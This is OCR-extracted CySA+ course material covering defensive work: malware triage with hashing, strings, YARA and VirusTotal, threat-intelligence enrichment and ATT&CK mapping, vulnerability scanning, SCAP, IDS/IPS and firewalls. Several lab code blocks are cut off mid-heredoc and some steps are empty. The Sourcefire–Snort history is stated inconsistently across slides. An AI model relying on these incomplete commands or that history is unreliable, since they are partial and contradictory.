
© 2026 Tertiary Infotech Academy Pte Ltd

Lab 9 — Malware Triage with Hashing and VirusTotal

- **Objective**
  - In this lab you will perform first-pass static malware triage: identify the file type, hash it, extract printable strings, write a YARA rule, and submit the hash to VirusTotal. These are exam-blueprint items under CySA+ 1.3 (File analysis — Hashing, Strings, VirusTotal, Sandboxing).
- **Environment: Killercoda + Web (VirusTotal)**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 9 — Reference Diagram



© 2026 Tertiary Infotech Academy Pte Ltd

Lab 9 — Hands-On Steps

1

Step 1: Install tools

```
$ apt update && apt install -y binutils yara curl file
```

2

Step 2: Create a benign "suspicious" sample

We will not download real malware.

```
$ mkdir -p /tmp/lab9 && cd /tmp/lab9
```

3

Step 3: Identify the file type

file reads the magic bytes — never trust the extension.

```
$ file sample.sh
```

4

Step 4: Hash the sample (chain-of-custody first step)

Always hash with SHA-256 for evidence; MD5/SHA-1 are still used by AV vendors but are cryptographically weak.

```
$ md5sum sample.sh
```

5

Step 5: Extract strings

Look for:

```
$ strings -n 6 sample.sh | head -20
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 9 — Hands-On Steps (cont'd)

1

Step 6: Write a YARA rule

YARA rules let you sweep an estate for any file matching the IOCs you just found.

```
$ cat > c2_beacon.yar <<'EOF'
```

2

Step 7: Lookup the hash on VirusTotal (free web)

In your browser open:

3

Step 8: Decide: clean, suspicious, or malicious

A simple triage matrix:

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 9 — What You Learned

- **By completing this lab you can:**
- Identify file type with file (not extension).
- Generate MD5/SHA-1/SHA-256 hashes for evidence.
- Pull useful IOCs out of a binary with strings.
- Write and run a YARA rule against a sample and a directory sweep.
- Use VirusTotal and free sandboxes to enrich a hash.


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 10 — Threat Intelligence and MITRE ATT&CK

- **Objective**
  - In this lab you will enrich a suspicious IP with whois, AbuseIPDB, and Shodan, then map an observed behaviour to a MITRE ATT&CK technique using the free Navigator. You will also script a tiny SOAR-style automation. This covers CySA+ 1.4 (Threat actors, TTP, Collection methods, Threat-intelligence sharing, Active…
- **Environment: Killercoda + Web (AbuseIPDB, ATT&CK Navigator)**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 10 — Reference Diagram



© 2026 Tertiary Infotech Academy Pte Ltd

Lab 10 — Hands-On Steps

1

Step 1: Install tools

```
$ apt update && apt install -y whois curl jq
```

2

Step 2: WHOIS lookup (Collection methods — Open source)

Things to look for in incident triage:

```
$ whois 8.8.8.8 | grep -Ei 'orgname|country|netrange|cidr'
```

3

Step 3: AbuseIPDB API enrichment

AbuseIPDB gives an abuse-confidence score 0–100 for any IP.

```
$ read -p "AbuseIPDB API key (or press Enter to skip): "
ABUSE_KEY
```

4

Step 4: Build a small enrichment script (SOAR primitive)

This is a SOAR playbook in miniature: one IOC in, multiple sources queried, structured output ready to feed a ticket.

```
$ cat > /tmp/enrich.sh <<'EOF'
```

5

Step 5: Map a behaviour to MITRE ATT&CK

Open the MITRE ATT&CK Navigator in your browser: https://mitre-attack.github.io/attack-navigator/

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 10 — Hands-On Steps (cont'd)

1

Step 6: Recognise threat-actor categories (CySA+ 1.4 vocab)

Match an IOC to the most likely actor before you decide containment urgency.

2

Step 7: Threat-intelligence sharing formats

Real-world feeds use STIX/TAXII; the indicators travel between CERT, CSIRT, ISACs, and commercial paid feeds.

```
$ echo "203.0.113.99,malicious,c2,2026-05-13" >>
/tmp/iocs.csv
```

3

Step 8: Active defense and honeypots

The defensive end of threat intelligence is deception.

```
$ apt install -y netcat-openbsd
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 10 — What You Learned

- **By completing this lab you can:**
- Enrich an IP with WHOIS, AbuseIPDB, and reverse DNS.
- Build a one-shot SOAR enrichment script.
- Map observed behaviour to MITRE ATT&CK techniques.
- Categorise threat actors and recognise the major sharing feeds and formats.

© 2026 Tertiary Infotech Academy Pte Ltd

TOPIC 1 RECAP

Recap — Security Operations

- OS & software security
- Logging & log ingestion
- Network architecture & segmentation
- Identity & access management
- Encryption & active defence
- Indicators of malicious activity
- Packet & traffic analysis
- Email analysis
- Threat intelligence & MITRE ATT&CK

© 2026 Tertiary Infotech Academy Pte Ltd

2

TOPIC 2 · 30% OF CS0-003

Vulnerability Management

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 30%

Topic 2 Overview — Vulnerability Management

1. Asset discovery & network mapping
2. Vulnerability scanning (OpenVAS/ZAP/Nikto)
3. Analysing scan results
4. CVSS scoring & prioritisation
5. Web application vulnerabilities (XSS/SQLi)
6. Exploitation with Metasploit
7. Patch management & hardening
8. Attack surface reconnaissance

© 2026 Tertiary Infotech Academy Pte Ltd

Web Application Scanners — In Depth

- Web application scanners test the security of web apps over HTTP and HTTPS (typically ports 80 and 443), probing for flaws such as injection, cross-site scripting, and misconfigurations in the application layer rather than the underlying host.
- OWASP Zed Attack Proxy (ZAP) is a free, open-source tool that sits as a proxy between the browser client and the server so it can intercept, inspect, and manipulate traffic, and it supports automated scanning.
- Burp Suite is also an intercepting proxy but is favored for more manual, granular control during hands-on testing, while Nikto is a fast web server vulnerability scanner that checks for dangerous files, outdated software, and known server misconfigurations.
- Analysts use these tools to find exploitable web weaknesses before attackers do, since web apps are one of the most common initial-access vectors.
- **On the exam: You may be asked to match a web-testing tool to its role, for example identifying ZAP or Burp as an intercepting proxy versus Nikto as a web server scanner.**

© 2026 Tertiary Infotech Academy Pte Ltd

Web Application Scanners — Key Points

- HTTP/HTTPS protocols
- Ports 80 and 443

© 2026 Tertiary Infotech Academy Pte Ltd

Web Application Scanners (2)

- OWASP Zed Attack Proxy (ZAP)
  - Proxy inserted between client and server
- Burp suite
  - Also a proxy
  - More manual
  - More granular control

© 2026 Tertiary Infotech Academy Pte Ltd

Web Application Scanners (3)

- Nikto
  - Web server vulnerability scanner
- Arachni
  - Fast, Ruby-based Web application scanner

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Scanning Considerations, I — In Depth

- Before running vulnerability scans, teams must decide how often to scan, and frequency is often dictated by industry regulations that vary by sector, such as PCI DSS for card data or HIPAA for healthcare.
- Frequency must be balanced against available resources, meaning the people qualified to run and interpret scans, the computational load scans place on systems and networks, and the time needed to complete scans and act on the results.
- More frequent scanning gives fresher risk data but consumes more of these finite resources and can strain production systems.
- Analysts care because setting the right cadence keeps the organization both compliant and operationally sustainable rather than drowning in scans it cannot process.
- **On the exam: Expect questions where a regulation or a resource limit dictates how often an organization should scan, testing that you know frequency is driven by both compliance and capacity.**

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Scanning Considerations, I — Key Points

- Frequency
  - Industry regulations help determine frequency
  - Regulations vary by industry
- Resources
  - People
  - Computation
  - Time

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Scanning Considerations, II — In Depth

- Beyond frequency, scanning must account for practical constraints, chiefly whether the organization has qualified personnel and the technical capacity of its tools and infrastructure to run scans without disruption.
- Determining frequency also means weighing effects on workflow, since scans can slow networks and systems and interfere with business operations if run at the wrong times.
- Resources are consumed at every stage, not just the scan itself but reviewing results, translating technical findings into language leadership understands, and assisting in the decision-making that follows.
- Analysts care because ignoring these constraints leads to scans that either never get properly analyzed or that harm production, undermining the whole vulnerability management program.
- **On the exam: Look for scenarios about operational constraints such as limited staff or workflow disruption, and questions recognizing that scanning cost includes analysis and reporting, not just running the scan.**

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Scanning Considerations, II — Key Points

- Constraints
  - Qualified personnel
  - Technical capacity
- Determining frequency
  - Effects on workflow
  - Resources used to execute scans, review results, translate for leadership, and assist in decision making

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Scanning Criteria — In Depth

- Configuring a vulnerability scan involves several key criteria: the feeds or plug-ins that supply up-to-date vulnerability definitions, the sensitivity of the target data, the scope of which systems are included, and the privilege level used to authenticate.
- Scans are credentialed (authenticated with valid logins, giving deeper and more accurate results with fewer false positives) or non-credentialed (an outside-in view that sees only what an unauthenticated attacker would).
- They are also either server-based, executed from a central appliance reaching out across the network, or agent-based, where scanning software installed on each network node reports back and can cover devices that are mobile or intermittently connected.
- Analysts choose these settings deliberately because they determine how thorough, accurate, and disruptive a scan is, and whether it fits the environment being assessed.
- **On the exam: Expect questions contrasting credentialed versus non-credentialed and agent-based versus server-based scanning, asking which is appropriate for a given depth, accuracy, or coverage requirement.**

© 2026 Tertiary Infotech Academy Pte Ltd


Vulnerability Scanning Criteria — Key Points

- Feeds
- Sensitivity
- Scope
- Privilege
  - Credentialed
  - Non-credentialed
- Server-based
  - Scans executed from central point of contact
- Agent-based
  - Scanning software on all network nodes

© 2026 Tertiary Infotech Academy Pte Ltd

Nessus Demo

- NASL
- SCAP
- Compliance checks
- Report generation



© 2026 Tertiary Infotech Academy Pte Ltd

SCAP — In Depth

- The Security Content Automation Protocol (SCAP) is a suite of open specifications created and maintained by NIST that standardizes how security tools express, exchange, and report vulnerability and configuration information.
- It bundles component standards such as CVE for naming vulnerabilities, CVSS for scoring their severity, CCE for configuration items, CPE for naming products, XCCDF for checklists, and OVAL for the machine-readable logic of assessment checks.
- Because every SCAP-compliant tool speaks the same formats, results from different scanners and platforms can be compared, automated, and audited consistently.
- Analysts care because SCAP enables automated, repeatable compliance and vulnerability assessment across a diverse toolset instead of manual, tool-specific interpretation.
- **On the exam: You may be asked to identify SCAP as the NIST framework that standardizes vulnerability assessment and reporting, or to recognize its components such as CVE and CVSS.**


© 2026 Tertiary Infotech Academy Pte Ltd

SCAP — Key Points

- Security Content Automation Protocol (SCAP)
  - Created by NIST
  - Standardizes assessment & reporting of vulnerabilities

© 2026 Tertiary Infotech Academy Pte Ltd

Nessus Demo (2)



© 2026 Tertiary Infotech Academy Pte Ltd

Preventative Tools — In Depth

- Preventative security tools are controls designed to stop or block malicious activity before it causes harm, forming the enforcement layer of defense.
- An Intrusion Detection System (IDS) monitors traffic and alerts on suspicious activity but does not block it, whereas an Intrusion Prevention System (IPS) sits inline and can actively drop or reject malicious traffic in real time.
- Firewalls enforce rules on what network traffic is permitted between zones, while antivirus and antimalware detect and remove known malicious code on endpoints, increasingly using behavioral and signature-based methods.
- Analysts care because layering these preventative controls reduces the volume of incidents that reach investigation, though tuning is required to avoid gaps and false positives.
- **On the exam: Expect questions distinguishing detective from preventative controls, especially the key difference that an IDS only alerts while an IPS actively blocks inline.**

© 2026 Tertiary Infotech Academy Pte Ltd

Preventative Tools — Key Points

- Intrusion Detection Systems (IDSs)
- Intrusion Protection Systems (IPSs)
- Antivirus
- Antimalware
- Firewall

© 2026 Tertiary Infotech Academy Pte Ltd


Sourcefire — In Depth

- Sourcefire was a network security company, founded by the creator of the open-source Snort IDS/IPS engine, that Cisco acquired in 2013.
- Its technology became the foundation of Cisco's Firepower (now Secure Firewall) next-generation IPS and firewall products, and Snort remains a widely used open-source intrusion detection and prevention engine driven by community and commercial rule sets.
- Snort-style rules let analysts define signatures that match malicious packet patterns and trigger alerts or blocks.
- Analysts care because Snort and its rule syntax are a de facto standard for signature-based network detection, and understanding its lineage helps in configuring and interpreting many commercial IDS/IPS platforms.
- **On the exam: Sourcefire may appear as background for Snort-based IDS/IPS detection, so know that Snort is the open-source engine (now under Cisco) behind signature-based network intrusion detection.**

© 2026 Tertiary Infotech Academy Pte Ltd

Sourcefire — Key Points

- https://www.cisco.com/c/en/us/services/acquisitions/sourcefire.html



© 2026 Tertiary Infotech Academy Pte Ltd

IDS/IPS — In Depth

- An Intrusion Detection System (IDS) passively inspects network or host activity and raises alerts when it recognizes malicious or policy-violating traffic, while an Intrusion Prevention System (IPS) sits inline and can actively drop or block that traffic in real time.
- Detection can be signature-based (matching known attack patterns) or anomaly/behavior-based (flagging deviations from a baseline); Snort began as the open-source engine behind the commercial Sourcefire product later acquired by Cisco, Zeek (formerly Bro) is an open-source network analysis framework that produces rich protocol logs, and Security Onion is a free Linux distribution that bundles Zeek, Snort/Suricata, and other tools to give a comprehensive view of traffic.
- A SOC analyst relies on IDS/IPS as a primary source of network telemetry and detections, tuning rules to reduce false positives and correlating alerts with other sources to confirm and scope incidents.
- **On the exam: Expect scenario questions asking you to distinguish detection from prevention and to identify which tool (Snort, Zeek/Bro, Security Onion) fits a given monitoring need.**

© 2026 Tertiary Infotech Academy Pte Ltd

IDS/IPS — Key Points

- Sourcefire
  - Began as commercial product called Snort
  - Eventually acquired by Cisco
- Bro
  - Open source
  - Network analysis framework
- Snort
- Security Onion
  - Open source Linux distro
  - Uses Bro & Snort to give comprehensive view of traffic
  - http://chrissanders.org/SO-CheatSheet.pdf

© 2026 Tertiary Infotech Academy Pte Ltd

Bro — In Depth

- Bro, now renamed Zeek, is an open-source network security monitoring framework that passively observes traffic and generates detailed, structured logs of activity rather than simple pass/fail alerts.
- In a Security Onion deployment its logs are written to /nsm/bro/logs, consumed by syslog-ng, and indexed into a searchable store such as ELSA, producing files like conn.log for TCP/UDP/ICMP connections, dns.log for DNS queries and responses, and ftp.log for FTP transfers.
- Analysts value Zeek because its connection and protocol logs give the who-talked-to-whom context needed for threat hunting, incident scoping, and building a network baseline, even when no signature fired.
- **On the exam: The exam may present a log excerpt (conn.log, dns.log) and ask what network activity it reveals or which tool produced it.**

© 2026 Tertiary Infotech Academy Pte Ltd

Bro — Key Points

- https://www.bro.org
- Bro logs are stored in /nsm/bro/logs
- They are consumed by syslog-ng and stored in ELSA

© 2026 Tertiary Infotech Academy Pte Ltd

Bro (2)

- Bro monitors your network traffic and creates logs, such as:
- conn.log
  - TCP/UDP/ICMP connections
- dns.log
  - DNS activity
- ftp.log
  - FTP activity
- http.log
  - HTTP requests and replies
  - SSL/TLS handshake info

© 2026 Tertiary Infotech Academy Pte Ltd

Snort — In Depth

- Snort is a widely used open-source, signature-based IDS/IPS that inspects packets against a ruleset and alerts or blocks when traffic matches a known malicious pattern; the commercial Sourcefire product was built on it.
- Its rules live under /etc/nsm/rules, with analyst-authored custom rules placed in /etc/nsm/rules/local.rules, and unlike Zeek it does not log everything by default, so you must explicitly enable the rules for the activity you want to detect.
- A SOC analyst writes and tunes Snort rules to catch specific exploits or indicators, balancing coverage against false positives and performance.
- **On the exam: Look for items on where Snort rules are stored, how to write a local rule, and how Snort's signature approach differs from Zeek's logging.**

© 2026 Tertiary Infotech Academy Pte Ltd

Snort — Key Points

- Sourcefire was based off Snort
- https://www.snort.org
- Rules located in: /etc/nsm/rules
- Local rules stored in: /etc/nsm/rules/local.rules
- Snort doesn’t record everything, like Bro, so enable what you want to see

© 2026 Tertiary Infotech Academy Pte Ltd

Firewalls — In Depth

- A firewall is a hardware or software control that inspects traffic crossing a network boundary and permits or blocks it based on a defined set of rules, typically expressed as an access control list (ACL) that matches on source/destination IP, port, and protocol.
- By enforcing these rules the firewall implements the organization's security policy at network segments, and common enterprise and open-source options include Cisco, Palo Alto, Check Point, Linux ufw, and pfSense.
- Analysts review firewall rules and logs to verify segmentation, spot misconfigurations or overly permissive rules, and use allow/deny data as evidence when investigating suspicious connections.
- **On the exam: Expect questions on rule/ACL ordering, default deny, and choosing an appropriate firewall type for a given segmentation or access requirement.**

© 2026 Tertiary Infotech Academy Pte Ltd

Firewalls — Key Points

- Hardware or software
- Stops based on set of rules
- Rules are part of ACL
  - Enforce company security policy
- Cisco
- Palo Alto
- Check Point
- ufw
- pfsense

© 2026 Tertiary Infotech Academy Pte Ltd

Cisco — In Depth

- Cisco is a well-established, robust vendor that has grown its security portfolio by acquiring many startups, including Sourcefire, whose Snort technology now powers its threat detection.
- Its Next-Generation Firewalls (NGFWs) are a popular class of smart firewalls that add application awareness, integrated IPS, and threat intelligence on top of traditional packet filtering, and its firewall line is subdivided by purpose and business size, scaling from small and medium businesses up to service providers and data centers.
- Analysts encounter Cisco firewalls widely in enterprise environments, so understanding their NGFW capabilities and sizing helps in tuning policy and interpreting their logs.
- **On the exam: The exam frames Cisco as an NGFW example and may ask which firewall tier or feature set suits a stated organizational size or need.**

© 2026 Tertiary Infotech Academy Pte Ltd

Cisco — Key Points

- Well-known, robust
- Acquired many startups
  - Robust & powerful
  - Including Sourcefire
- Next Generation Firewall (NGFW)
  - Popular term for smart firewalls
- Firewall subcategories
  - Based on purpose, enterprise, size of business
  - Small-medium businesses up to service providers & data centers
- https://www.cisco.com/c/en/us/products/security/firewalls/index.html

© 2026 Tertiary Infotech Academy Pte Ltd

Palo Alto — In Depth

- Palo Alto Networks is a market leader in next-generation firewalls, offered as both physical appliances and software, spanning home and small-business units through enterprise and data-center platforms.
- Its firewalls are also available as virtual machine (VM-series) instances, which matters as hypervisors and cloud become common because the same NGFW policy engine can run inside a virtualized or cloud environment rather than only on dedicated hardware.
- A security analyst benefits from Palo Alto's application-layer visibility (App-ID) and its ability to protect virtualized workloads with consistent policy across physical and cloud deployments.
- **On the exam: Expect Palo Alto to appear as the NGFW/virtual-firewall example, with questions on deploying firewall policy in virtualized or cloud environments.**

© 2026 Tertiary Infotech Academy Pte Ltd

Palo Alto — Key Points

- Leader in NGFW, both hardware & software
- Offers firewalls across the spectrum
  - Home, small business, enterprise & data centers
- Firewalls as VM containers
  - Since hypervisors are gaining popularity, these can be run in VM
- https://www.paloaltonetworks.com/products/secure-the-network/next-generation-firewall

© 2026 Tertiary Infotech Academy Pte Ltd

Check Point — In Depth

- Check Point is a long-standing firewall vendor whose products range from small-business appliances up to large enterprise platforms, with a strong emphasis on next-generation firewall capabilities.
- It is particularly well known for security tailored to industrial control systems (ICS) and SCADA environments, where specialized protocol awareness and ruggedized protection are required to defend operational technology.
- Analysts working in critical-infrastructure or OT-heavy settings should recognize Check Point as a go-to option for protecting sensitive ICS/SCADA devices that standard IT firewalls may not fully understand.
- **On the exam: Check Point is likely to be cited as the NGFW vendor associated with ICS/SCADA protection in a segmentation or OT-security scenario.**

© 2026 Tertiary Infotech Academy Pte Ltd

Check Point — Key Points

- Firewalls for small business to enterprise
- Highlights NGFW
- Well-known for superior ICS & SCADA devices
- https://www.checkpoint.com/products-solutions/next-generation-firewalls/

© 2026 Tertiary Infotech Academy Pte Ltd

ufw — In Depth

- ufw (Uncomplicated Firewall) is a free, simplified front end to Linux's underlying iptables/netfilter rules, designed to make host-based firewalling approachable and to serve as a good learning tool for firewall concepts.
- You turn it on with sudo ufw enable and review its state with sudo ufw status verbose; by default it denies incoming traffic (with some exceptions visible via sudo ufw show raw), stores its rules in files ending in .rules under /etc/ufw, and is disabled with sudo ufw disable.
- Analysts use ufw to lock down individual Linux hosts quickly and to understand the default-deny-inbound principle that underpins good host firewall hygiene.
- **On the exam: Expect command-recall items such as enabling ufw, checking status, and knowing that incoming traffic is denied by default.**

© 2026 Tertiary Infotech Academy Pte Ltd

ufw — Key Points

- Uncomplicated firewall
  - Easy interface with IP tables (default allow/deny in Linux)
  - Free
  - Great place to learn how to use firewalls
- To turn UFW on with the default set of rules: sudo ufw enable
- To check the status of UFW: sudo ufw status verbose

